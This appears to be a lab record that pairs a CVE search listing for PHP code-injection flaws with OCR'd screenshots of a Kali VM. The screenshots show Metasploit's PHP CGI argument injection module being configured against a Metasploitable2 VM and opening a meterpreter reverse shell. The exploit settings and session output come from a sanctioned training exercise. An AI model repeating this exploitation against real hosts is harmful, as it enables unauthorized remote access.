HOME > CVE > SEARCH RESULTS
Search Results
There are 3 CVE Records that match your search.
Name
Description
CVE-2021-27230
ExpressionEngine before 5.4.2 and 6.x before 6.0.3 allows PHP Code Injection by certain authenticated users who can leverage Translate::save() to write to an _lang.php file under the system/user/language directory.
CVE-2012-2335
php-wrapper.fcgi does not properly handle command-line arguments, which allows remote attackers to bypass a protection mechanism in PHP 5.3.12 and 5.4.2 and execute arbitrary code by leveraging improper interaction between the PHP sapi/cgi/cgi_main.c component and a query string beginning with a +- sequence.
CVE-2012-1823
sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.
BACK TO TOP
SEARCH CVE USING KEYWORDS:
Submit
Search
ENG
IN
21:54
14/12/2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
kali-linux-202
Metasploitab
kali-linux-2023.3-vmware-...
Metasploitable2-Linux
11:48
PS> kali@kali: /home/kali
File Actions Edit View Help
Name Disclosure Date Rank Che
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show 1
[-] Invalid parameter "1", use "show -h" for more information
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.204.130 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
kali-linux-20
Metasploitat
kali-linux-2023.3-vmware-...
Metasploitable2-Linux
11:52
PS> kali@kali: /home/kali
File Actions Edit View Help
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show 1
[-] Invalid parameter "1", use "show -h" for more information
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.204.130 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG IN
22:22 14/12/2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
kali-linux-20
Metasploitat
kali-linux-2023.3-vmware-...
Metasploitable2-Linux
11:53
PS> kali@kali: /home/kali
File Actions Edit View Help
rhosts => 192.168.204.129
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.204.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.204.130 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.204.130:4444
[*] Sending stage (39927 bytes) to 192.168.204.129
[*] Meterpreter session 1 opened (192.168.204.130:4444 → 192.168.204.129:51592) at 2023-12-14 11:50:34 -0500
meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG IN
22:23 14/12/2023